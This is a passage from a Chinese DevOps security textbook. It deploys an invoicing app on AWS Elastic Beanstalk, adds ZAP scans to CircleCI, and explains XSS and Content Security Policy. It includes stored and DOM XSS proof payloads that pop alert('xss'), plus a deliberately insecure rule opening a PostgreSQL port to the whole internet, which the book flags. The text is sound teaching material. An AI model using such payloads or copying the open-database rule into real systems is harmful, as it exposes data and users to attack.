aws elasticbeanstalk create-environment \
    --application-name invoicer \
    --environment-name invoicer-api \
    --description "Invoicer APP" \
    --solution-stack-name \
    "64bit Amazon Linux 2017.03 v2.7.3 running Docker 17.03.1-ce" \
    --option-settings file://$(pwd)/ebs-options.json \
    --tier "Name=WebServer,Type=Standard,Version=''"
```

之前创建的应用的名字。

EB 负责创建环境中的 EC2 实例和 ELB，并一步到位地创建好前两层的基础设施。这一步需要几分钟才能完成，因为需要初始化各种各样的组件。在这一步结束之后，可以使用 `describe-environments` 命令来获取用来访问应用的公开终端节点。

代码清单 2.18 获取 EB 负载均衡器的公开主机名

```
aws elasticbeanstalk describe-environments \
--environment-names invoicer-api \
| jq -r '.Environments[0].CNAME'

***.3pjw7ca4hi.us-east-1.elasticbeanstalk.com
```

公开的终端节点。

安全提示

EB 创建的这个 ELB 只支持 HTTP，不支持 HTTPS。第 5 章将会说明如何配置 ELB 以支持 HTTPS 的方法，包括应该使用哪种 SSL/TLS 配置。

你的环境已经准备好了，但 EC2 实例还没有被允许连接到数据库。在默认情况下，安全组会阻止所有的入站连接，因此你需要开放 RDS 实例的安全组来允许 EC2 实例接入，如图 2.9 所示。




图 2.9 RDS 实例的安全组必须允许入站连接，以便 EC2 实例能连接到数据库。

你已经知道了 RDS 安全组的 ID 是 sg-3edf7345。你需要在其中插入一条规则——允许来自任意 IP 的接入连接，即 0.0.0.0/0。

代码清单 2.19 将 RDS 安全组开放给所有来源

```
aws ec2 authorize-security-group-ingress \
--group-id sg-3edf7345 \
--cidr 0.0.0.0/0 \
--protocol tcp --port 5432
```

之前创建的应用的名字。

开放给全部互联网。

允许访问 PostgreSQL 端口。

安全提示

把数据库开放给整个互联网的规则肯定是不够好的。在第 4 章中，我们将讨论如何使用安全组来管理动态的和细粒度的防火墙规则。

当进行到这一步时，你已经拥有了完整的运行基础设施，但里面没有运行任何内容。接下来就要将之前创建和发布的发票应用的 Docker 容器部署到 EB 基础设施之中了。

2.5.6 将容器部署到系统中

发票应用的 Docker 容器托管在 Docker Hub 网站上（链接 2.8），见图 2.1 中的步骤（5）。你需要告知 EB 该容器的地址，这样 EB 就可以从 Docker Hub 上拉取该容器并部署到 EC2 实例中。下面就是这份处理声明的 JSON 文件。

代码清单 2.20 表明容器地址的 EB 配置

```
{
  "AWSEBDockerrunVersion": "1",
  "Image": {
    "Name": "docker.io/securingdevops/invoicer",
    "Update": "true"
  },
  "Ports": [
    {
      "ContainerPort": "8080"
    }
  ],
  "Logging": "/var/log/nginx"
}
```

在 Docker Hub 中，发票应用容器的地址。

应用监听的端口。

每个加入 EB 基础设施的新实例都会读取这份 JSON 配置，所以你要将这份配

置上传到 AWS S3，才能确保这些实例都可以取到。将这些定义保存在一个本地文件中，然后使用命令行工具上传该文件。务必将存储桶名字“invoicer-eb”改成你自己的存储桶名字，因为存储桶的名字在所有 AWS 账户中必须是唯一的。

代码清单 2.21 将应用配置上传到 S3

```
aws s3 mb s3://invoicer-eb          ← 创建存储桶。
aws s3 cp app-version.json s3://invoicer-eb/   ← 上传 JSON 定义。
```

在 EB 中，你将引用应用定义的地址来创建名为 invoicer-api 的应用版本。

代码清单 2.22 将应用配置分配给 EB 环境

```
aws elasticbeanstalk create-application-version \
    --application-name "invoicer" \
    --version-label invoicer-api \
    --source-bundle "S3Bucket=invoicer-eb,S3Key=app-version.json"
```

最后，让 EB 使用刚创建的应用版本 invoicer-api 来更新环境。只用一条命令，就可以自动完成下面的全部工作：通知 AWS EB 拉取 Docker 镜像，将其放到 EC2 实例中，并使用之前配置好的环境来运行。接下来，要部署新版本的应用，你只需要用代码清单 2.23 中的这一条命令。

代码清单 2.23 部署应用版本到 EB 环境

```
aws elasticbeanstalk update-environment \
    --application-name invoicer \
    --environment-id e-curu6awket \
    --version-label invoicer-api
```

环境更新需要几分钟的时间，你可以在 Web 控制台中观察至更新结束。当环境变绿时更新就成功了。发票应用有一个特殊的终端节点 /__version__，它可以返回当前运行的应用版本。你可以用命令查询版本终端节点，并检查返回的版本是否是期望的版本，你可以通过这种方法来测试部署。

代码清单 2.24 通过公开终端节点获取应用版本

```
curl \
http://invoicer-api.***.us-east-1.elasticbeanstalk.com/__version__
{
   "source": "https://***.com/Securing-DevOps/invoicer",
   "version": "20160522.0-660c2c1",
   "commit": "660c2c1bcece48115b3070ca881b1a7f1c432ba7",
   "build": "https://***.com/gh/Securing-DevOps/invoicer/"
}
```

创建并获取发票，确保数据库连接按预期工作。

代码清单 2.25 通过公开 API 创建发票

```
curl -X POST \
--data '{"is_paid": false, "amount": 1664, "due_date":
     "2016-05-07T23:00:00Z", "charges": [ { "type":"blood work", "amount":
     1664, "description": "blood work" } ] }' \
http://***.3pjw7ca4hi.us-east-1.elasticbeanstalk.com/invoice

created invoice 1
```

第一张发票已经成功创建了，这是令人鼓舞的。现在我们来获取它。

代码清单 2.26 通过公开 API 获取发票

```
curl \
http://***.3pjw7ca4hi.us-east-1.elasticbeanstalk.com/invoice/1

{
    "ID": 1,
    "CreatedAt": "2016-05-25T18:49:04.978995Z",
    "UpdatedAt": "2016-05-25T18:49:04.978995Z",
    "amount": 1664,
    "charges": [
        {
            "ID": 1,
            "CreatedAt": "2016-05-25T18:49:05.136358Z",
            "UpdatedAt": "2016-05-25T18:49:05.136358Z",
            "amount": 1664,
            "description": "blood work",
            "invoice_id": 1,
            "type": "blood work"
        }
    ],
    "due_date": "2016-05-07T23:00:00Z",
    "is_paid": false,
    "payment_date": "0001-01-01T00:00:00Z"
}
```

安全提示

将一个发票管理 API 完全开放给互联网，这显然不是一个好主意。在第 3 章中，我们将讨论如何使用身份验证来保护 Web 应用。

就是这样：发票应用已经启动，并在 AWS EB 中运行了起来。我们花了不少时间才做到这一点，但是看看你的成就：只用一条命令，就可以部署发票应用的新版本。不需要管理服务器，也不需要手动配置，从代码测试到把容器部署到生产环境的一切都是自动化的。就像我们在本章开始时计划好的那样，在 15 分钟之内你就可以让发送给代码仓库的补丁部署到基础设施中。

我们的基础设施还是太简单，它也没有运营生产服务所需的全部安全控制。但那些都是配置。CI/CD 背后的逻辑始终如一，我们会逐渐提高基础设施的安全性。我们要继续保持这种能力——在 15 分钟的时间窗之内，无须手动步骤就能完成应用新版本的部署。

这是 DevOps 的承诺：完全自动化的环境，让组织在短周期内把创意变成产品。随着运维压力的减轻，组织会将更多的精力集中在它的产品上，包括产品的安全性。

2.6 快速安全审计

在我们集中精力解决发票应用的部署时，我们忽略了一些关于应用、基础设施及 CI/CD 流水线的安全问题：

- GitHub、CircleCI 还有 Docker Hub 需要互相访问。在默认情况下，这三种访问权限会被授予给高权限的账户，这些账户如果遭到泄露，就会威胁到托管在这些账户下的其他服务。而使用低权限账户可以提升安全性。
- 类似地，用来访问 AWS 的凭证也很容易被泄露，从而让不怀好意的人拥有对环境的所有访问权限。应该使用多因子身份验证和细粒度的权限来减小凭证泄露带来的影响。
- 我们的数据库安全实践也欠佳。不仅发票应用使用管理员账户访问 PostgreSQL，而且数据库本身也是完全公开的。提升数据库的安全性是降低攻击风险的良策。
- 发票应用的公开接口使用了明文的 HTTP，这意味着连接路径上的任何人都可以复制和修改传输中的数据。HTTPS 是一种简单地获得安全性的方法，我们应该马上使用它。
- 最后，发票应用自身也是完全开放给互联网的。我们需要身份验证和更健壮的安全实践来保障应用的安全。

在第 1 部分剩下的篇幅里，我们会逐一解决这些问题并讨论如何提升安全性。我们有一些工作要做，还有四章关于保护 DevOps 流水线的内容：

- 我们从第 3 章的应用安全说起，讨论发票应用要面对的漏洞和控制。
- 基础设施安全性将在第 4 章中讨论，我们将对托管生产服务的 AWS 环境进

行加固。

- 在第 5 章中我们将实现 HTTPS，用来保证发票应用的通信安全。
- 流水线安全是第 6 章的主题，包括在 CI/CD 中构建和部署代码的安全原则。

2.7 本章小结

- 持续集成通过 webhook 将各个组件连接起来，以测试代码和构建容器。
- 持续交付使用 AWS EB 这样的 IaaS 将容器部署到生产环境上。
- 除了人工评审，CI/CD 流水线中的所有步骤应该全部自动化。
- 简易的 Devops 流水线充斥着安全问题。

3 第一层安全性：保护 Web 应用

本章内容包括

- 在 CI 中对应用进行自动化安全测试
- 识别并防止常见的 Web 应用攻击
- Web 网站的身份验证技术
- 及时更新 Web 应用及它们的依赖

我们在第 2 章中部署了发票应用，这是一个管理发票的小型 Web 应用。我们集中精力搭建了 DevOps 流水线，不过完全忽略了其安全性。这一章我们将回归到应用本身，专注于保护应用。这里我们关心的是应用本身，而我们会在后续章节中讨论基础设施和 CI/CD 流水线的安全性。

Web 应用安全（WebAppSec，Web Application Security）在信息安全领域有着自己的独特性。WebAppSec 聚焦于识别出 Web 应用（包括网站和 API）和 Web 浏览器中的漏洞，并定义控制来保护它们。

WebAppSec 的专家们花费了整个职业生涯将其精益求精。这一章的篇幅只能概要地介绍这个领域，所以我们会重点关注那些能将发票应用提升到可靠安全级别的基本控制，而对于那些超出本章范围的内容我们会给你一些指引。关于这个主题，你可以找到很多不错的资源。你应该密切关注下面这份简短的清单：

- OWASP（链接 3.1）有许多关于保护 Web 应用的优秀资源。每隔几年，OWASP

还会发布一份排名在前十的 Web 应用漏洞清单，这是一个能够提升组织安全意识的好工具（链接 3.2）。

- Dafydd Stuttard 和 Marcus Pinto 所著的 *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*（Wiley 出版社于 2011 年出版）及 Michal Zalewski 所著的 *The Tangled Web: A Guide to Securing Modern Web Applications*（No Starch Press 出版社于 2011 年出版）是两部关于 Web 应用攻击和保护的精彩著作。
- Mozilla 开发者网络（MDN，Mozilla Developer Network，链接 3.3）是互联网上关于 Web 开发技术、JavaScript 及浏览器安全的最好信息来源之一（当然这份私心来自我和 Mozilla 的关系，但是 MDN 真的是非常棒的资源）。

在这一章里，你将为发票应用增加一层 WebAppSec。我将首先介绍一种自动测试 Web 应用安全性的方法：在 CI 流水线中使用 OWASP Zed Attack Proxy（ZAP）扫描器。在本章的第 2 部分你将学习如何防范 ZAP 发现的这些问题。接下来，我们将讨论身份验证技术，以保护对发票应用提供的数据的访问。最后，我们将介绍及时更新应用及其依赖的技术，作为本章内容的结束。

3.1 保护并测试 Web 应用

现代 Web 服务是由多个层次组成的，这些层次通过 HTTP 在网络上交互。图 3.1 展示了一个典型服务的前端、后端和数据层的概要视图。

- 前端，使用 JavaScript、CSS 和 HTML 编写，这些代码在用户的浏览器上运行，并通过 HTTP 和后端交互。
- 后端 Web API，可以使用任何一种开发人员熟悉的语言（Python、JavaScript、Go、Ruby 或 Java，等等）编写，它响应来自前端的请求，把数据和文档返回给前端。后端通过查询各种各样的来源（比如数据库和外部 API）构建出这些数据和文档。
- 数据库和 Web API 组成了第三层，它们对前端是透明的。它们不直接构建文档，而是向后端提供数据，由后端构建返回给用户的文档。




图 3.1 现代 Web 应用在 Web 浏览器中执行前端代码来查询 Web API，Web API 使用数据库和其他 Web API 构建文档。

在第 2 章中，部署的发票应用由一个 Web API 和一个数据库组成。本章你将扩展这个应用，为它加上一个简单的前端，来演示保护 Web 应用所面临的挑战。这个前端如图 3.2 所示。它只有一个输入框：发票的 ID，只展示两个结果：发票的金额和说明。你可以访问 GitHub 官网的 Securing-DevOps 主页（链接 3.4）来获取改进版本的发票应用源代码。注意，代码中包括了这一章中剩余的全部修改。使用 `git diff` 这样的比较工具来查看代码的变化。




图 3.2 发票应用的 Web 前端是一个简单的 HTML 表单，显示了发票的金额。

乍一看，很难发现在这样简单的页面中存在着哪些潜在的问题。但是，不能因为它很简单就忽视了它的安全性：这个页面存在着跨站脚本、跨站请求伪造、点击劫持和数据泄露等风险，它容易受到攻击。这些问题我稍后会在本章中加以解释，现在我们先来讨论如何发现这些问题。

人工查找漏洞是一项耗时且乏味的工作。我们将使用 OWASP ZAP 来大幅度降低这项工作的难度，它是一个专为扫描 Web 应用漏洞而设计的开源工具。ZAP 是一个 Java 应用，你可以从链接 3.5 中下载。它还提供了一个 Docker 容器，可以通过 `docker pull owasp/zap2docker-weekly` 这条命令获取。

从传统意义上来说，安全团队负责操作漏洞扫描器，要么在团队执行应用审计时手动扫描，要么在每周或每月定期扫描。这就要求安全团队先要对扫描器的报告进行分析，之后再和负责修复问题的开发团队沟通。人工审核需要时间，而且由于扫描只是定期执行，所以在问题被发现之前，易受攻击的服务可能已经在生产环境中部署了一段时间。

我们可以通过 DevOps 方法来改进工作流。你可能想起了第 1 章中的图 1.5，它描绘了测试驱动安全（TDS）。将漏洞扫描集成到流水线上就是实现 TDS 的第一步，重点关注图 3.3 所示的 CI 流水线。这个思路很简单：每次代码在被签入代码仓库中的特性分支时，你就可以运行扫描，而不是定时运行扫描。在 CI 中运行漏洞扫描器，让安全测试向通常由 CI 工具运行的单元测试和集成测试靠近。这样将有助于消除只有安全团队才能运行并理解安全测试的特殊状态，可以让安全测试更贴近负责修

复这些问题的团队。你的目标就是当代码还在流水线中的时候，开发者就可以捕获安全问题，而不是等到代码运行在生产环境中时才去发现它们。




图 3.3 根据第 1 章中的 TDS 模型，针对应用的安全测试应该作为 CI 流水线的一部分来直接运行。

快速扫描

扫描一个 Web 应用以寻找其中的漏洞需要花费几小时，而且并不适合开发者需要快速迭代代码更改的工作流。我们需要快速扫描。ZAP 为此可以限制扫描的范围和深度，让扫描在一分钟之内完成。我们将这种类型的漏洞评估称为基线扫描，它只关注基本的控制，而不是全面的漏洞评估。要了解更多关于 ZAP 基线扫描的信息，请参考链接 3.6。

在 CircleCI 中集成 ZAP Docker 容器来运行针对发票应用的基线扫描。操作流程如图 3.4 所示：




图 3.4 代码仓库通知 CI 平台（1）需要测试特性分支上的补丁，这会触发应用容器的构建（2），ZAP 会针对这个容器来运行（3）。扫描的结果决定了测试应该是通过还是失败（4）。

1. 代码仓库通知 CI 平台，有拉取请求被提交。
2. CI 平台获取一份变更代码的拷贝，运行应用测试并构建应用容器。
3. CI 平台获取 ZAP 容器的拷贝，并针对应用容器来运行。

4. 扫描的结果决定了 CI 平台是通过还是拒绝这次变更。

内部 TDS

这里我们再次使用 CircleCI 作为示例，但类似的工作流可以在任何 CI 环境中实现，包括在自己的数据中心里运行的流水线。例如，我们在实现 Mozilla 的 ZAP 基线扫描时，将其作为一条 Jenkins 部署流水线的一部分来运行，它运行在一个私有的 CI 平台中，对那些部署到预生产环境中的应用进行扫描。

你可以用很多种方法将 TDS 集成到流水线之中。我们只是简单地利用第三方平台作为本书的示例，但你可以在组织内部运行完整的流水线来达到同样的效果。

请关注概念，而不是实现细节。

你要修改 CircleCI 的配置来获取 ZAP 容器，并针对发票应用来执行它，才能实现这个工作流。发票应用将在自己的 Docker 容器中运行，并暴露出供 ZAP 扫描的本地 IP 和端口。这些修改体现在 config.yml 文件中，如代码清单 3.1 所示。

代码清单 3.1 配置 CircleCI 来运行针对发票应用的安全扫描

```
- run:
    name: Build application container
    command: |
     go install --ldflags '-extldflags "-static"' \
     github.com/${CIRCLE_PROJECT_USERNAME}/${CIRCLE_PROJECT_REPONAME};
     [ ! -e bin ] && mkdir bin;
     cp "${GOPATH_HEAD}/bin/${CIRCLE_PROJECT_REPONAME}" bin/invoicer;
     docker build -t ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME} .;

- run:
    name: Run application in background
    command: |
     docker run ${DOCKER_REPO}/${CIRCLE_PROJECT_REPONAME}
      background: true

- run:
   name: ZAP baseline scan of application
   # Only fail on error code 1, which indicates at least one FAIL was found.
   # error codes 2 & 3 indicate WARN or other, and should not break the run
   command: |
     (
     docker pull owasp/zap2docker-weekly && \
     docker run -t owasp/zap2docker-weekly zap-baseline.py \
       -u https://raw.***.com/${DOCKER_REPO}/${CIRCLE_PROJECT_
      REPONAME}/master/zap-baseline.conf \
       -t http://***.17.0.2:8080/ || \
     if [ $? -ne 1 ]; then exit 0; else exit 1; fi;
     )
```

构建发票应用的 Docker 容器。

在后台运行发票应用的容器。

获取 ZAP 容器

用发票应用的 IP 运行 ZAP。

对 CircleCI 的变更以补丁形式作为一次拉取请求来进行提交，这将触发 CircleCI 运行此配置。图 3.4 中描绘的四个步骤将会依次执行。如果 ZAP 发现了一个漏洞，它会以一个非 0 的状态码退出，告诉 CircleCI 构建失败了。如果你对第 2 章中的没有任何规避措施的发票应用源代码执行这些测试，扫描会返回四个安全故障，如代码清单 3.2 所示。

代码清单 3.2 针对发票应用的 ZAP 基线扫描的输出

```
FAIL: Web Browser XSS Protection Not Enabled
FAIL: Content Security Policy (CSP) Header Not Set
FAIL: Absence of Anti-CSRF Tokens
FAIL: X-Frame-Options Header Not Set

FAIL: 4 WARN: 0 INFO: 4 IGNORE: 0 PASS: 42
```

现在你可能觉得扫描的输出没有什么意义，但它却告诉了我们一件事：发票应用不安全。在下一节里，我将说明这些问题及如何规避它们，还会再次用到基线扫描来验证我们是否修复了这些问题。

3.2 网站攻击和内容安全

要讨论在线服务中的常见问题，OWASP 每三年发布的十大 Web 漏洞是一个不错的出发点。OWASP 列出的十大漏洞不仅适用于 Web 应用自身，还涉及托管这些应用的基础设施的配置错误（第 4 章将会介绍这些内容），以及敏感组件的升级滞后，这些敏感组件可能会因此完全暴露给已知问题或糟糕的身份验证（对这两个问题，本章后面将做介绍）。在本节中，我们将重点介绍影响 Web 应用的内容和流程的各种攻击手段，并展示 Web 浏览器如何防范这些攻击。我们从最常见的跨站脚本攻击说起。

3.2.1 跨站脚本攻击和内容安全策略

在编写本书期间，最常见的网络漏洞恐怕就是跨站脚本攻击了，它通常被叫作 XSS（Cross-Site Scripting）。ZAP 基线扫描展示了下面两个故障，它们表明发票应用缺少对 XSS 攻击的防范。

- FAIL：Web 浏览器 XSS 保护未开启（Web Browser XSS Protection Not Enabled）
- FAIL：内容安全策略标头未设置（Content Security Policy Header Not Set）

XSS 攻击是由植入到网站中的欺诈代码所导致的，这些代码在植入后，对网站访问者来说就好像是正常的内容。这些欺诈代码会在攻击目标的浏览器中执行并产

生危害，例如盗取信息或是冒充用户执行操作。

随着 Web 应用复杂性的增加，XSS 攻击的重要性也在增加，它已经变成了报告最多的现代网站安全问题。我们既然知道发票应用完全暴露在 XSS 攻击之下，那么我们就先来探讨这个漏洞，然后讨论如何防范它。

你可能想起了在第 2 章中，发票应用暴露了一些管理发票的终端节点，其中一个会基于在 POST 请求的正文中提交的 JSON 数据来创建新发票。把代码清单 3.3 中的 JSON 文档当成一次攻击的输入，特别留意其中的 description 字段。这个字段包含的并不是普通的字符串，而是植入了一段调用 JavaScript `alert()` 函数的 HTML 代码。

代码清单 3.3 恶意发票载荷，XSS 就存储在 description 字段里

```
{
 "is_paid": false,
 "amount": 51,
 "due_date": "2016-05-07T23:00:00Z",
 "charges": [
  {
   "type":"physical checkup",
   "amount": 51,
   "description": "<script type='text/javascript'>alert('xss');</script>"
  }
 ]
}
```

将这份文档保存成文件并通过 POST 发给发票应用 API。

代码清单 3.4 通过 POST 将恶意载荷发送给应用

```
curl -X POST -d @/tmp/baddata.json
http://***.com/invoicer/invoice
created invoice 3
```

当你尝试用浏览器访问 API 的 /invoice/ 终端节点来获取该发票时，如图 3.5 所示，返回的 description 字段和你发送的是一模一样的：就是一个字符串，并不会出现什么恶意行为。

图 3.5 在浏览器中呈现欺诈的 JSON 数据不会执行任何攻击。

但是如果你是通过刚刚添加到发票应用的 Web 界面来访问发票的话，description 字段则会作为 HTML 代码呈现给用户，而不是原始的 JOSN。浏览器将 `<script>` 片段当作代码来解释，并作为页面渲染的一部分来执行。渲染的结果就是包含在恶意载荷中的 `alert()` 函数会被触发并弹出警告框，如图 3.6 所示。




图 3.6 在 HTML 文档中渲染欺诈的 JSON 将触发对 `<script>` 代码块的解释，并执行 XSS 攻击。

为什么在访问原始 JSON 的时候恶意代码不会被执行？这是因为返回原始 JSON 的 API 终端节点还同时返回了一个名为 Content-Type 的 HTTP 标头，它的值为 application/json。浏览器知道数据不是 HTML 文档，也就不会执行它的内容。XSS 是只存在于 HTML 页面中的一个问题，页面中的脚本和样式可能会被滥用来执行恶意代码。这种攻击很少出现在 Web API 上，除非这些 API 被滥用，把 HTML 或者订阅源数据返回到了其他 HTML 页面之中。

XSS 攻击有很多不同的形式。刚刚使用的这种攻击尤其危险，因为它将数据永久地保存在发票应用的数据库之中，所以它又被称为持久性 XSS。其他类型的 XSS 不需要在应用数据库中存储数据，而是滥用查询参数的解释。发票应用也容易受到这种类型的 XSS 攻击，它被称为 DOM（Document Object Model）XSS 攻击，因为它会修改浏览器的文档对象模型。要执行这种攻击，你需要在一个查询参数（例如 invoiceid 参数）字符串中植入代码。

代码清单 3.5 DOM XSS 攻击使用查询参数中的代码

```
http://***.com/invoicer/?invoiceid=<script type='text/
    javascript'>alert('xss');</script>
```

在浏览器中输入代码清单 3.5 中的 URL，Web 界面就会使用保存在 invoiceid 参数中的值来渲染部分页面。JavaScript 欺诈代码就会被添加到页面的 HTML 中并被执行。这种类型的 XSS 要求攻击者将欺诈链接发给攻击目标并让他们点击，这看起来是实施的障碍，但实际上，攻击者可以轻易通过将这些链接隐藏在钓鱼邮件或网页按钮中来达到目的。

那么，应该如何防范 XSS 攻击呢？有许多可行的方法。对 Web 应用来说，一般建议如下：

- 在提交时对输入进行校验，例如，依次检查收到的发票的每一个字段，使用正则表达式对它们进行检查。
- 在渲染之前对所有返回给用户的数据进行转义。大多数语言都有可以转义内容的库。

代码清单 3.6 展示了在 Go 语言中内容是如何使用 html 包来转义的。转义之后的字符串不会被浏览器解释为合法的 HTML，因此不会导致代码的执行。

代码清单 3.6 使用 EscapeString() 对内容转义并阻止 XSS 攻击

```
package main
import (
  "fmt"
  "html"
)
func main() {
  escaped := html.EscapeString(
    `<script type='text/javascript'>alert('xss');</script>`)
  fmt.Println(escaped)
}
```

```
Output: &lt;script type=&#39;text/
    javascript&#39;&gt;alert(&#39;xss&#39;);&lt;/script&gt;
```

对用户提交的数据进行校验和转义是很有效的技巧。在开发人员的安全工具包中，其应该是保护 Web 应用的首选工具，但是也有一些缺点：

- 开发者要在代码中手动对所有输入输出进行转义，并且确保无一遗漏。
- 如果 Web 应用接收像 XML 或 SVG 这样的复杂格式作为输入，那么这些文件中对字段的检验和转义就会破坏文件的结构。

除了通过校验输入和编码转义输出，现代 Web 应用还应该利用网络浏览器内置的安全特性，其中最有效的可能就是内容安全策略（CSP，Content Security Policy）。

CSP 开辟了一条信道，Web 应用借助这条信道告知浏览器在渲染网站时要执行什么和不要执行什么。例如，发票应用通过声明一条禁止执行内联脚本的策略，就可以借助 CSP 来阻止 XSS 攻击。应用只要在返回的每一个 HTTP 响应中都带上 HTTP 标头，就可以声明 CSP。

什么是内联脚本？

可以通过两种方式将独立的 JavaScript 代码嵌入到 HTML 页面中。代码可以保存在单独文件里，通过标签 `<script src="...">` 引用这个文件，这个标签将会获取 src 指定位置的外部资源。或者，代码可以直接加在脚本锚点之间：`<scripts>alert('test');</script>`。第二种方法就是内联代码，因为代码被直接加到了页面里，而不是作为外部资源加载。

代码清单 3.7 中的策略告诉浏览器开启 CSP，它默认会阻止内联脚本，并且只信任来自同一来源（托管发票应用的域）的内容。

代码清单 3.7 禁止内联脚本执行的基本 CSP

```
Content-Security-Policy: default-src 'self';
```

利用代码清单 3.8 中的 Go 代码，你可以将这个标头设置为与发票应用主页上的每次请求一起返回。

代码清单 3.8 每次请求都返回 CSP 标头的 Go 代码

```
func getIndex(w http.ResponseWriter, r *http.Request) {
    w.Header().Add("Content-Security-Policy", "default-src 'self';")
    ...
}
```

与响应一起返回 CSP。

你可以从 Web 应用路径上的任意基础设施组件上发送 CSP 标头，比如位于发

票应用前面的 Web 服务器。

尽管让 Web 服务器返回安全标头是一种不错的方法，可以保证标头每次都能被设置，但我还是建议在应用代码中直接管理 CSP，这样开发人员实现和测试起来会更加容易。CI 中的 ZAP 基线扫描将找出缺少 CSP 标头的页面。

我们再来访问一下启用了 CSP 的欺诈 URL，并在 Firefox 开发者控制台中检查结果。用右键单击页面，选择 Inspect Element（查看元素），然后你就可以进入开发者控制台了。在浏览器底部打开的面板中，单击 Console（控制台）标签页，可以查看浏览器在解析页面时返回的错误消息。

在页面的搜索框中输入触发 XSS 的恶意代码。在没有启用 CSP 时，它会触发 alert('xss') 这段代码。而当 CSP 被启用后，浏览器会拒绝渲染输入，并将以下错误记录在控制台中。

代码清单 3.9 当 XSS 被拦截时，CSP 违规会被记录到 Firefox 控制台中

```
Content Security Policy: The page's settings blocked the loading of a
    resource at self ("default-src http://***.com/invoicer/")
```

Firefox 的 UI 不会显示任何消息，不会告诉用户攻击已被阻止。禁止的行为被拦截了，而页面的其余部分会正常渲染，就好像什么都没发生一样。仅有的违规迹象出现在开发者控制台中，如图 3.7 所示。

图 3.7 CSP 告知浏览器不要执行内联脚本，这样就拦截了 XSS 攻击。

CSP 通过阻止欺诈脚本在浏览器中执行来保护应用的用户。这种方法的优势是，用一条简单策略就可以防止大范围的攻击。然而，这个例子被极大地简化了，现代 Web 应用通常需要复杂的 CSP 指令来让各种组件协作。代码清单 3.10 展示了链接 3.7 中的 CSP，它使用了比发票应用复杂得多的策略。

代码清单 3.10 CSP 指令展示了为大型网站编写策略的复杂性

```
Content-Security-Policy:
    script-src
        'self'
        https://***.mozilla.org
        https://www.***lobjects.com
        https://www.***.com/recaptcha/
        https://ssl.***.com;
    default-src
        'self';
    img-src
        'self'
        https://www.***.com
        https://ssl.***.com
        https://addons.***.mozilla.net;
    style-src
        'self'
        'unsafe-inline'
        https://addons.***.mozilla.net;
    child-src
        'self'
        https://ic.***.com
        https://***.com
        https://www.***.com/recaptcha/
        https://www.***.com;
    object-src
        'none';
    connect-src
        'self';
    font-src
        'self'
        https://addons.***.mozilla.net;
```

只有来自这些网站的脚本（包括内联脚本）才能执行。

页面中渲染的图片只能来自本站和其他三个地址。

绕过保护，允许 HTML 元素中的所有样式。

控制哪些 <iframe> 目标可以从该网站加载。

禁止所有插件，比如 Flash。

只允许向本站发起 Ajax 请求。

从本站和 CDN 加载字体。

拯救老网站的 CSP

